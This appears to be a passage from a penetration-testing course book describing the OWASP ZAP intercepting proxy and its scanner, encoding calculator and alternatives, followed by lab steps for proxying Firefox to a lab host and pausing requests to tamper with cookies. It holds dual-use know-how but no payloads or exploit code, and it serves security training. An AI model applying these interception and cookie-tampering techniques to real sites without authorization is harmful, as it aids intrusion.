
ZAP was written in Java, making it suitable for any platform with a Java Runtime Environment (JRE), and is freely available at http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.



One of the primary features of ZAP used by penetration testers and ethical hackers is the capability to inspect, stop, and edit HTTP requests and responses. As a tester uses a browser to surf through ZAP to a target web application, ZAP remembers all the pages that are accessed, displaying them in the Sites component of its GUI. Furthermore, it remembers all the HTTP requests and their associated responses, showing them in the bottom portion of its GUI. These stored sites and requests/response pairs can then be analyzed in great detail to look for flaws or elements a tester may want to manipulate.

To manipulate the flow of information passing through ZAP, the proxy includes a Break feature. When enabled, this Break feature stops either HTTP requests, responses, or both, displaying them in the Break component of the GUI. The tester can then edit any of the elements on the screen, including HTTP headers, data, parameters, and so forth. All components of the header and body of both the request and response are alterable by the tester. Because some web app developers incorrectly assume that some elements passed to the browser cannot be altered by an attacker (such as nonpersistent cookies), a tester can use ZAP to change cookies and find vulnerabilities based on this invalid assumption.

ZAP also includes a web spider that surfs the target site in an automated fashion, exploring link after link to a depth specified by the ZAP user. (By default, it can crawl to a depth of five links from the starting page specified by the attacker.)




The ZAP scanner explores a target site looking for specific elements that might be indicative of a vulnerability. ZAP refers to the collection of elements it searches for as its Scanning Policy, with a group of plugins separated into different categories. The categories include:

- **Information gathering:** These plugins pull information about the target website, including whether it has obsolete files or discloses nonroutable IP addresses (RFC 1918 addresses often used for internal systems).
- **Client browser:** These plugins measure whether the target site marks sensitive pages as not being cacheable.
- **Server security:** This group of plugins looks for directory indexing, where a user could surf to a directory instead of a page and see the directory's contents, a condition which could lead to inadvertent information disclosure.
- **Miscellaneous:** This category can hold custom plugins, which can be written in Java.
- **Injection:** These plugins look for various kinds of injection vulnerabilities, such as SQL Injection and Cross-Site Scripting. Not all such flaws can be discovered by ZAP, but its automated scanner can send certain requests to try to solicit responses indicative of the given flaw. These plugins also look for other kinds of issues, such as parameter tampering, which try to alter variables passed to browsers (URL variables, cookies, and hidden form elements) to see if a server trusts changes of such variables at the browser.


ZAP Features: Manual Request Editor and Hash Calculator

- ZAP includes an encoding and hash calculator for:
  - Base64
  - URL encoding
  - ASCII Hex Encoding
  - HTML Encoding
  - JavaScript Encoding
  - SHA1 and MD5 Hashes



ZAP also includes an encoding and hash calculator tool. A user can activate this calculator and enter text. With a simple click on a button, the user can then create the URL encoded version of that text (which converts all special characters into their hex equivalent, so @ becomes %40 and + becomes %2B, and so on). It can Base64 and ASCII Hex encode text, as well as create the SHA1 and MD5 hashes of the text. It can also unencode URL, Base64, and ASCII Hex encoding. Of course, it cannot reverse SHA1 and MD5 hashing because these are designed to be one-way hash functions.

This hash calculator is immensely useful when analyzing responses that come from websites. For example, suppose a cookie comes back every time the user authenticates to a website. The tester could try to URL or Base64 decode this cookie's value to see if it is meaningful. Or, testers could take elements that they know about the given user account or session and create her MD5 and SHA1 hashes to see if they match the cookie that came back. It's possible that the cookie is merely the hash of the userID or the password used for the account. If so, the attacker could perform a userID or password guessing attack against the target by sending cookies containing hashes of common userIDs or passwords.



ZAP supports many other features that are helpful for penetration testers and ethical hackers. A tester can use the ZAP find feature to search through recorded HTTP requests and responses for a specific value. In this screen shot, we are searching for the word "user" in a given request. ZAP searches are case-insensitive.


Going even further, ZAP enables users to filter the information on the display to focus only on certain interactions based on strings or regular expression matching.

Results can be saved for inspection offline, or resuming tests against the given target later.

A user can configure a userID and password for a target machine, and ZAP presents these credentials to Basic Authentication and NTLM functionality while it crawls or scans the target.

ZAP doesn't assume that it is the only proxy in the world. If a tester must use a nontransparent proxy to access the Internet, he could configure a browser to use ZAP and then configure ZAP to use the other proxy, which would then give access to the Internet where the target may be located.

ZAP also supports SSL, using server-side certificates to set up two SSL sessions, one from the browser to ZAP and the other from ZAP to the server. All information can be altered by ZAP, and, as far as the server is concerned, a valid inbound HTTPS session is occurring. ZAP also supports importing a client-side certificate, for testing sites that issue certs to users for importation into their browsers. In such an environment, the tester would import the certificate into his browser and into ZAP.



ZAP isn't the only web app manipulation proxy available today. There are several other options that a penetration tester or ethical hacker may want to have in the arsenal to complement ZAP. Each brings some additional useful property.


The Burp Proxy is part of the Burp suite of web application assessment and pen testing tools. It runs in Java and has many useful features, including the capability to accept regular expressions that it applies to finding and altering HTTP requests automatically in real time. It's free version is nice, but a more feature-rich full commercial version is also available.

The Web Application Attack and Audit Framework (w3af) includes numerous features, implemented in Python, including a Man-in-the-Middle proxy for manipulating web applications. The integration of its various features can be useful.


Odysseus and its companion tool, Telemachus, provide useful features for detailed analysis of requests and responses, showing graphically how sets of requests and responses relate.

Fiddler is an amazing proxy tool for analysis of HTTP requests and responses, with plug-ins that support altering scripts passing through the proxy on-the-fly, highlighted/colored components of HTTP and HTML to make them more readable, and nifty timeline visualization for request and response interactions.

Mallory supports a Break point feature for any TCP- or UDP-based protocol exchange, not just HTTP or HTTPS. So, if you ever need to freeze-frame pause a TCP connection or UDP exchange, alter properties of some of its packets, and then resume the connection, Mallory is immensely helpful.



Next, let's perform a lab to become familiar with ZAP, running it on our Linux guest machines to intercept traffic going from our Firefox browser to a target website. We'll inspect HTTP requests and responses and make some modifications to them.




Start the lab by activating ZAP and conducting a brief tour of its main interface components. First, run ZAP as follows. (Remember, ZAP is a Java application, invokable using a small shell script called zap.sh.)

```
# cd /opt/ZAP_2.4.0/
# ./zap.sh
```

You will then be prompted "Do you want to persist the ZAP Session?" with No selected by default. Leave it at "No" and click Start.

You *may* see a message on the screen that says "Always check for updates on start? This option can be changed via Tools/Options." Unfortunately, even though we've configured Zap not to display this message, sometimes it still does display it. Thus, if it appears, just click Cancel.




Next, look at Zap's main GUI. On the left side, you see the Sites pane. This is where ZAP displays the history of all pages that have been explored in this session. When you start to use ZAP, each site displays here, and under each site, you see the individual pages for that site.

We have the bigger components of the screen on the right. Note that this section of the GUI is actually a set of four tabs: Quick Start, Request, Response, and Break.

Click the Request tab near the middle of the upper part of the screen. Near the top of the screen, you can see where HTTP headers will display, with data right underneath them. You can view the header and data for Requests and Responses, as well as switch to the Break view to intercept and pause data going from browser to server or server back to browser, editing it along the way.

The request history displays near the bottom of the GUI. You can also switch this History tab to include additional tabs by clicking the plus. Here you can look at the spider activity, a brute force tool that takes a list of filenames and directories and tries to determine if the target website has those pages, a fuzzer, and more.




Next, you need to configure the browser to use ZAP as a proxy. At another command terminal on your Linux system, run the Firefox browser:

```
# firefox &
```

Now, configure Firefox to use the ZAP proxy. We've installed a Firefox extension called Foxy Proxy to make this easier. To use Foxy Proxy to alter the proxy settings, in the Firefox browser to the right of the URL, there is a small fox that is orange. Right-click it and select Use proxy Paros / ZAP for all URLs.

This tells Firefox to use the proxy on the local machine on TCP port 8080. The fox next to the URL should turn blue when the browser uses the proxy.

The browser is now ready to use ZAP.



Now, in your browser, surf to `http://10.10.10.50`

Your browser should display that web page.


Now, look in the ZAP window. In the Sites area of the screen, you should see http://10.10.10.50. In Step 1, click http://10.10.10.50 in the Sites area of your ZAP screen. You'll now see the Request that your browser sent to the server. Look at the GET request, the User Agent field, and other settings.

In Step 2, click the request in the history near the bottom of the screen.

Now that we are looking at the history, in Step 3, we can click the Response tab, observing the information the web server passed back to our browser, with the header and the data.

By default, the Response will not show images. We can change that setting, by going to the ZAP option of View → Enable Image in History. If you press Refresh in the browser and then look at your response for this new request (with a name of target_logo.jpg), you should see the logo from the target site.


Now that we've seen that we can monitor requests going to and from a server, let's look at how we can alter some of these items.



Next, see how to use ZAP to change HTTP elements. Start by configuring the ZAP Break functionality.

1. In Step 1, in the ZAP GUI, go to the Breakpoint button, which is the currently green circle near the top of the screen. Click this button, turning it red.
2. In Step 2, press Reload on your browser (the little circular arrow to the right of the 10.10.10.50 location).
3. In Step 3, the first time you use the Break function and Zap encounters data, it prompts you asking whether Zap should remain on top of other windows when a break point is hit. Such behavior would interfere with our ability to see our browser, so click Cancel.
4. In Step 4, in the ZAP Break tab portion of your screen, you should see the HTTP GET Request. Look at the various elements of this request, especially the cookie, which has a name of "user" and a value of some number between 1 and 1 million.
5. In Step 5, press the Step button. This button has a right-pointing arrow with a line next to it, next to the Breakpoint button. The request will be forwarded to the server. You then see the response in the ZAP Break screen, which includes some data. Press the Step button again to forward the response back to the browser. The browser then sends another request, asking for the logo of the target website. Press Step again to forward this request to the server. You then see the response in ZAP. Press Step again to send it back to the browser. Press Step until no further requests occur, and the Break screen is blank.

So, you can pause requests and responses via the Break functionality of ZAP. Next, try to alter them.



